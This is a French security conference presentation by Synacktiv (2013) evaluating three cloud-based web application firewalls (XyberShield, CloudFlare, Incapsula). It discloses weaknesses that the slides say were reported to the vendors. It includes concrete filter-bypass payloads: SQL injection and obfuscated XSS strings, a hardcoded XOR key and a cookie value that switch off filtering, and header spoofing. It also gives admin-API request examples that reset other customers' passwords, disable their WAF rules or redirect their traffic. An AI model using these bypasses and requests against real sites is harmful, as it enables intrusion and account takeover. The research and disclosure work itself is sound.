SYNACKTIV
DIGITAL SECURITY

WAF : Concours canin

Présenté le 19/03/2013

Pour la JSSI 2013

Par Renaud Dubourguais & Renaud Feil


La société Synacktiv

- **Expertise en sécurité des SI :**
  - Fondée par des consultants expérimentés & passionnés.
  - Tous les associés & consultants sont membres des « Routards », équipe finaliste du Capture The Flag de la DEFCON depuis 2008.
- **Offre son expertise aux travers de multiples services :**
  - Tests d'intrusion ;
  - Audit de sécurité ;
  - Assistance, conseil et R&D ;
  - Formations ;
  - Réponse à incident ;
  - Hébergement sécurisé.


Le WAF... « cloud-based »

- **Concept du SaaS appliqué aux WAF.**
- **Deux architectures typiques :**


- Ajout de code au sein de l'application web pour faire valider les paramètres utilisateurs par le WAF.



- Modification de l'entrée DNS du serveur web pour passer par le WAF.



Les risques associés



- **Exposition de l'interface d'administration sur Internet :**
  - Cette console fournit des fonctionnalités sensibles (désactivation du filtrage, redirection du trafic, etc.).
- **Contournement des règles de filtrages :**
  - Règles de filtrage souvent non modifiables et communes à tout les clients.
  - Mode « apprentissage » généralement non disponible ou inefficace.
- **Pour les WAF fonctionnant par modification des DNS :**
  - Serveur web toujours exposé sur Internet.
  - Possibilité de contournement du WAF si sa véritable adresse IP est découverte et utilisée directement pour accéder à l'application web.
- **Pour les WAF fonctionnant par insertion de code :**
  - Insertion de code non maîtrisé au sein de votre application (vulnérable ?).
  - Rend plus complexe le processus de durcissement du serveur web (autorisation des connexions externes, appel à des fonctions non autorisées, etc.).

Objectifs du concours

- **Répondre aux questions suivantes :**
  - Ces solutions améliorent-ils le niveau de sécurité de vos applications ?
  - Les risques précédents ont-ils été pris en compte par les éditeurs ?
  - Le filtrage mis en place est-il efficace ?
  - Le service est-il à la hauteur du tarif proposé ?
  - Le service assure-t-il ce qui est vendu sur la brochure marketing ?
- **Candidats choisis un peu au hasard :**
  - XyberShield
  - CloudFlare
  - Incapsula

Xybershield – Présentation

- **Grande fierté de la société Marsys :**

  « XyberShield is the most effective web application firewall (WAF) solution on the market today. » (@xybershield)

  « XyberShield is a Software-as-a-Service that protects web applications from attack, including zero-day attacks and advanced persistent threats. » (Linkedin)

- **Insertion de code qui consulte le WAF pour valider le contenu des requêtes envoyées :**
  - Support PHP, Java et .NET.
- **Coût du service :**
  - 20$ / mois (dont 30 jours d'essai).
  - 250$ / mois sur l'*AWS MarketPlace*.

Xybershield – Présentation


- **Ce qui est mis en avant par l'éditeur**
  - Une protection contre 12 types de menaces (OWASP & « 0-Days »).
  - Un moteur d'analyse comportementale et de corrélation (BACE).
  - Un produit adaptable à une grande infrastructure.
  - Un outil aidant à l'obtention et au maintien des certifications PCI.
  - Un outil proposé par une société qui « comprend les pirates » :

« We understand hacker behavior »

Xybershield – Utilisation

- **Un système à première vue simple et efficace**
  - La « XyberProtection » s'active facilement via la console d'administration :

Xybershield – Installation



- **Le code à insérer est librement téléchargeable**
  - Les bibliothèques Java et .NET sont fournies en version compilée non obfusquée.
  - La bibliothèque PHP est néanmoins plus facile à analyser.
- **Pour activer la protection :**
  - Java → Insertion d'un filtre au sein du fichier "web.xml".
  - .NET → Insertion d'un module au sein du fichier "web.config".
  - PHP → Insertion de l'instruction require_once("xsobserver.top.php") au début de chaque fichier PHP à protéger. Ou utilisation de l'option PHP auto_prepend_file.

Xybershield – Filtrage

- **Bloque efficacement les attaques issues d'un :**
  - Attaquant débutant.
  - Outil d'exploitation automatique.
  - Test d'intrusion de (très) mauvaise qualité.
- **Le filtrage est néanmoins facile à contourner :**
  - Les techniques d'obfuscation classiques ne sont pas détectées.
  - Sera bloqué :

```
http://lab.synacktiv.org/guestbook.cow?user=admin%27%20or%201%3D%271
```

  - Ne sera pas bloqué :

```
http://lab.synacktiv.org/guestbook.cow?user=admin%27/*!or*/1%3D%271
```

  - Différentes techniques de contournement pour les injections SQL, XSS, etc.

Xybershield – Gestion des erreurs

- **Tout auditeur en sécurité recommandera :**

```
ini_set('display_errors', 0);
```

  - Permet de ne pas afficher le détail des erreurs PHP aux utilisateurs.
  - Limite les fuites d'informations techniques.

- **Xybershield fait l'inverse dans votre application web :**
  - Qui affiche du coup des informations techniques détaillées à l'attaquant :

```
$ cat xsobserver.php
<?php

// Report all PHP errors
error_reporting(E_ALL);
ini_set('display_errors', 1);
[…]
```

Xybershield – Sécurité des échanges

- **OWASP A9 : *Insufficient Transport Layer Protection* :**
  - Les échanges sensibles se doivent d'être correctement protégés.
  - SSLv2, les algorithmes de chiffrement < 128 bits, etc. doivent être proscrits.
- **Qu'en est-il des communications entre votre serveur et l'infrastructure de filtrage du WAF ?**

Xybershield – Sécurité des échanges

- **Xybershield utilise un algorithme maison :**

```
//encode the data to send to handler
function EncodePostData($data) {
  if ($this->tempContext->XSEncryption == "SecureI") {
     $cipherData = $this->BASE64XOREncrypt($data, $this->tempContext->PSW);
     $cipherData .= "+" . base64_encode($this->tempContext->PSW) . "/" .
base64_encode($this->tempContext->XSEncryption);
     return $cipherData;
  }
}
```

  - Utilise un « chiffrement » XOR avec une clé de chiffrement générée à la volée.
  - Cette clé est concaténée aux données chiffrées avant leur transmission vers le WAF.

- **Pour rappel :**
  - *« xyberShield is the most effective way to achieve PCI 6.6 compliance »* (https://www.xybershield.com/Compliance/PCICompliance.aspx).
  - Toutes les données envoyées par le client sont envoyées au WAF...

Xybershield – Contournement n°1

- **L'interception d'une requête par la librairie Xybershield provoque l'appel à :**
  - *CaptureHitData()* : collecte les données à analyser.
  - *ProcessHitInformation()* : envoie les données au WAF pour analyse.

```
function CaptureHitData() {
[...]
    $this->xsProcess->RuleId = $this->tempContext->XSRuleId = (isset($_GET['XSSR'])) ?
intval($this->BASE64XORDecrypt($_GET['XSSR'], $this->tempContext->VI)) : 0;
[...]
}

//process hit information
function ProcessHitInformation() {
    if ($this->tempContext->XSRuleId == 0) {
       $this->xsProcess->Action = XSPROCESSHIT;
[...]
       $this->InstallActionsOnClientPage($this->SendReceive());
     } else {
[...]
}
```

Xybershield – Contournement n°1


- **Si le paramètre *XSSR* != 0, nous contournons le WAF !**
- ***XSSR* est néanmoins XORé avec une clé définie dans le code source :**

```
$this->tempContext->VI = "@1B2c3D4e5F6g7H8" ;
```

  - Par exemple 1 équivaut à NzE=
  - La clé est commune à toute les installations Xybershield...
  - … et correspond à une clé de tutoriel très répandue sur Internet.

- **Exemple de contournement :**
  - http://www.victim.com/vuln.php?user=' UNION SELECT user,password FROM mysql.user -- &**XSSR=NzE%3D**

Xybershield – Contournement n°2



- **XyberShield attribue le cookie *XyberShieldStatus***
  - Décomposé en deux parties : <part1>[]<part2>
  - Chaque partie est XORée avec la clé précédente.
- **La partie 2 conditionne la réalisation des vérifications**
  - Si <part2> != 0, les vérifications ne sont pas réalisées.
  - Pour contourner : MDE1MjIxNUQxNjVEMzA=[]NzE=
  - Probablement utilisé pour bloquer les versions d'essais expirées...


Xybershield – Interface d'administration

- **OWASP A4 : *Insecure Direct Object Reference***
  - Permet l'accès à des données de nous appartenant pas.
  - Peut provoquer d'importantes fuites d'information.
  - Facile à exploiter pour un débutant.
- **La fonction d'export est concernée :**
  - Possible d’accéder aux événements de sécurité des autres clients !

```
sourceIp=10.1[redacted] geoLocation=Miami, USA userAccount=DEMO0[redacted] siteName=http://qaweb8.xybershield.com/xy
sourceIp=10.1[redacted] geoLocation=Miami, USA userAccount=DEMO0[redacted] siteName=http://qaweb8.xybershield.com/xy
sourceIp=10.1[redacted] geoLocation=Miami, USA userAccount=DEMO0[redacted] siteName=http://qaweb8.xybershield.com/xy
sourceIp=10.1[redacted] geoLocation=Miami, USA userAccount=DEMO0[redacted] siteName=http://qaweb8.xybershield.com/xy
sourceIp=10.1[redacted] geoLocation=Miami, USA userAccount=DEMO0[redacted] siteName=http://qaweb8.xybershield.com/xy
sourceIp=10.1[redacted] geoLocation=Miami, USA userAccount=DEMO0[redacted] siteName=http://qaweb8.xybershield.com/xy
:ed|10|sourceIp=10.1[redacted] geoLocation=Miami, USA userAccount=DEMO0[redacted] siteName=http://qaweb8.xybershield.
sourceIp=10.1.[redacted] geoLocation=Miami, USA userAccount=DEMO0[redacted] siteName=http://qaweb8.xybershield.com/xy
```

CloudFlare - Présentation


- **Solution d'accélération HTTP intégrant un WAF.**
- **Coût du service :**
  - 20$ / mois + 5$ pour chaque nouveau site web.
  - 200$ / mois pour l'édition des règles de filtrages *mod_security*.
- **Après avoir payé 20$, nous ne sommes pas parvenus à faire réagir le WAF...**
  - … et pour 200$ / mois, autant installer *mod_security* sur le serveur web et le configurer.



Incapsula – Présentation

- **« Spin-Off » d'Imperva.**
- **Fonctionne par modification des entrées DNS :**
  - Alias vers un enregistrement DNS dans la zone *x.incapdns.net*.
- **Coût du service :**
  - Offre « Business » : 59$ / mois + 19$ par l'ajout d'un site web.
  - Offre « Enterprise » : sur devis, protection DDOS en plus.
- **Ce qui est mis en avant par l'éditeur :**
  - Une protection contre les menaces du Top 10 OWASP.
  - Des rapports conformes à PCI 6.6.
  - Un blocage des robots.
  - Des performances accrues.

Incapsula – Filtrage



- **Filtrage plus avancé que XyberShield**
  - La liste noire est relativement bien construite :
    - Les techniques d'obfuscation sont bien repérées.
    - Le blocage peut aller jusqu'au bannissement de l'IP.
  - Pour contrer les XSS, un mécanisme de *rating* est utilisé :
    - Un mot clé marqué comme risqué → requête acceptée.
    - Deux mots clé marqués comme risqués → requête rejetée.
- **Mais des lacunes sont tout de même présentes :**
  - Les en-têtes HTTP ne sont pas contrôlées.
  - Comme toute liste noire, des éléments sont manquants.

Incapsula – Filtrage

- **Contournement du filtrage des injections SQL :**
  - « UNION SELECT » = « UNION DISTINCT SELECT »

    - « UNION SELECT » est bloqué.
    - « UNION DISTINCT SELECT » ne l'est pas.

  - Les attaques en aveugle ne sont pas repérées :

    - « if((select user,password from mysql.user),0,1) » n'est pas bloqué.

- **Contournement du filtrage XSS**
  - D'importants mots clés ne sont pas repérés : *self*, *parent*, *this*,…
  - Les obfuscations JavaScript sont en pratique impossibles à repérer :

```
self['aler'+'t'](':]')
[])[+[[+[]]]]+(!![]+[])[+[[!+[]+!+[]+!+[]]]]+(!![]+[])...
```

Incapsula – Injection d'en-têtes HTTP

- **Incapsula ajoute des en-têtes internes lors de la transmission des requêtes au serveur web:**

```
GET / HTTP/1.1
Host: www.victim.com
User-Agent: Mozilla/5.0
Incap-Client-IP: 82.228.34.105
X-Forwarded-For: 82.228.34.105
Incap-Proxy-86: OK
```

- **Si le client envoie lui-même ces en-têtes, leurs valeurs sont concaténées à celles ajoutées par le WAF :**

```
GET / HTTP/1.1
Host: www.victim.com
User-Agent: Mozilla/5.0
Incap-Client-IP: 127.0.0.1, 82.228.34.105
X-Forwarded-For: 82.228.34.105
Incap-Proxy-86: OK
```

Incapsula – Injection d'en-têtes HTTP

- ***Incap-Client-IP* doit remplacer *X-Forwarded-For* :**
  - Pour cela, Incapsula fournit des extensions Joomla, WordPress, etc.
  - Mais ces extensions s'attendent à n'avoir qu'UNE adresse IP dans l'en-tête :

```
define('HEADER_NAME','HTTP_INCAP_CLIENT_IP');
try {
[...]
        if (function_exists('filter_var')) {
                $ip = filter_var($_SERVER[HEADER_NAME], FILTER_VALIDATE_IP);
                if (false === $ip) throw new Exception('The value is not a valid IP
address', 2);
        } else {
                $ip = trim($_SERVER[HEADER_NAME]);
                if (false === preg_match('/^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-
9]{1,3}$/', $ip)) throw new Exception('The value is not a valid IP address', 2);
        }
        $_SERVER['REMOTE_ADDR'] = $ip;
} catch (Exception $e) {}
```

  - REMOTE_ADDR contiendra l'adresse IP du WAF et non celle de l'attaquant...


Incapsula – Connexion directe au serveur web

- **Comment découvrir l'adresse IP du serveur web ?**
  - Si un attaquant se connecte sur un port filtré, la requête provoque un *timeout.*
  - Incapsula affiche le dernier octet de l'adresse IP du serveur web dans le message d'erreur :

  - *Bruteforce* d'un /8 inversé ? … long mais réalisable.

Incapsula – Connexion directe au serveur web

- **Google peut être une source d'information ...**




```
$ host outmail.incapsula.com
outmail.incapsula.com has address 79.125.118.62
```

```
$ host 79.125.118.62
62.118.125.79.in-addr.arpa domain name pointer my.incapsula.com.
```

Incapsula – Connexion directe au serveur web

- **Ou bien Netcraft :**

Network


Site	http://my.incapsula.com	**Last Reboot**	127 days ago
Domain	incapsula.com	**Netblock Owner**	Incapsula Inc
IP address	199.83.130.200	**Nameserver**	ns1.p14.dynect.net
IPv6 address	*Not Present*	**DNS admin**	marc@incapsula.com

Hosting History


Netblock owner	IP address	OS	Web server	Last changed
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	199.83.130.99	Linux	nginx	28-Jan-2013
Incapsula Inc 3500 SOUTH DUPONT HIGHWAY Dover DE US 19901	199.83.130.19	Linux	nginx	18-Aug-2011
Amazon Web Services, Elastic Compute Cloud, EC2, EU	79.125.118.62	Linux	nginx	26-Oct-2010

Incapsula – Connexion directe au serveur web

- **Incapsula recommande de restreindre l'accès aux seules adresses IP de son infrastructure.**
  - ... mais ne l'applique pas à ses propres sites web, qui peuvent être accédés directement sans passer par le WAF !




Incapsula – Interface d'administration



- **L'interface d'administration fournit des fonctionnalités sensibles :**
  - (Dés)activation de la protection.
  - Redirection du trafic vers une autre adresse IP.
  - Gestion des listes blanches d'adresses IP non bloquées.
  - Gestion des notifications.
- **Un accès non autorisé à cette interface d'administration pourrait permettre de compromettre le site web protégé...**

Incapsula – *Cross-Site Scripting* sur l'interface d'administration

- **L'interface d'administration est affectée par de multiples XSS :**
  - Exploitables en direct ou en utilisant les techniques de contournement du WAF :



Incapsula – *Direct Object Reference* dans l'interface d'administration

- **<u>Toutes</u> les fonctionnalités sont vulnérables à des *Insecure Direct Object Reference* :**
  - Listing des comptes utilisateurs :

```
GET
/account/listLogins?accountId=[redacted]&
```


```
{"sEcho":2,"iTotalRecords":1,"iTotalDisplayRecords":1,"aaData":
\t\t\t\n    \t\t\u003c/a\u003e","ohad@incapsula.com","\u003ctab
width\u003d\"100%\"\u003e\n\u003ctr\u003e\n\u003ctd\u003e\u003c
\n\n\n\n\n \n\n\n \n\n\n\u003cspan class\u003d\"table-actions\"
```

  - Réinitialisation du mot de passe d'un autre utilisateur :

```
POST /account/resetPassword?userId=[redacted] HTTP/1.1
Host: my.incapsula.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:10.0
Accept: */*
```

```
","message":"The new password is BYnV56","i
```

Incapsula – *Direct Object Reference* dans l'interface d'administration




- **<u>Toutes</u> les fonctionnalités sont vulnérables à des *Insecure Direct Object Reference* :**
  - (Dés)activation du WAF pour un client arbitraire :

```
PUT /api/v1/sites/1******1/settings/rules HTTP/1.1
Host: my.incapsula.com
[...]

[{"ruleType":"BACKDOOR","action":"disabled","quarantinedUrls":[]},
{"ruleType":"SQL_INJECTION","action":"disabled"},
{"ruleType":"CROSS_SITE_SCRIPTING","action":"disabled"},
{"ruleType":"ILLEGAL_RESOURCE_ACCESS","action":"disabled"},
{"ruleType":"DDOS","activationMode":"off"}]
```

  - Redirection du trafic vers une adresse IP arbitraire contrôlée par l'attaquant :

```
PUT /api/v1/sites/1******1/settings HTTP/1.1
Host: my.incapsula.com
[...]

{"ip":["X.X.X.X"],"accelerationMode":"AGGRESSIVE","redirectNakedToFull":false}
```

Remise des prix



- **Les propriétaires des chiens maltraités ont été prévenus de ces vulnérabilités...**
  - … on peut espérer une amélioration ?
- **Les WAF en mode SaaS sont :**
  - Faciles à déployer...
  - … mais n'offrent qu'un niveau de protection limité.
- **Le niveau de qualité global de ces produits est faible, voir choquant :**
  - Méconnaissance des techniques de contournement triviales.
  - Paramètres contrôlables par le client permettant de désactiver la protection du WAF.
  - Utilisation de chiffrement faibles.
  - Sociétés n'appliquant même pas leurs propres recommandations pour leurs serveurs web (filtrage des accès directs chez Incapsula).
  - Erreurs de programmation triviales dans les interfaces d'administration.

AVEZ-VOUS DES QUESTIONS ?

MERCI DE VOTRE ATTENTION,

SYNACKTIV
DIGITAL SECURITY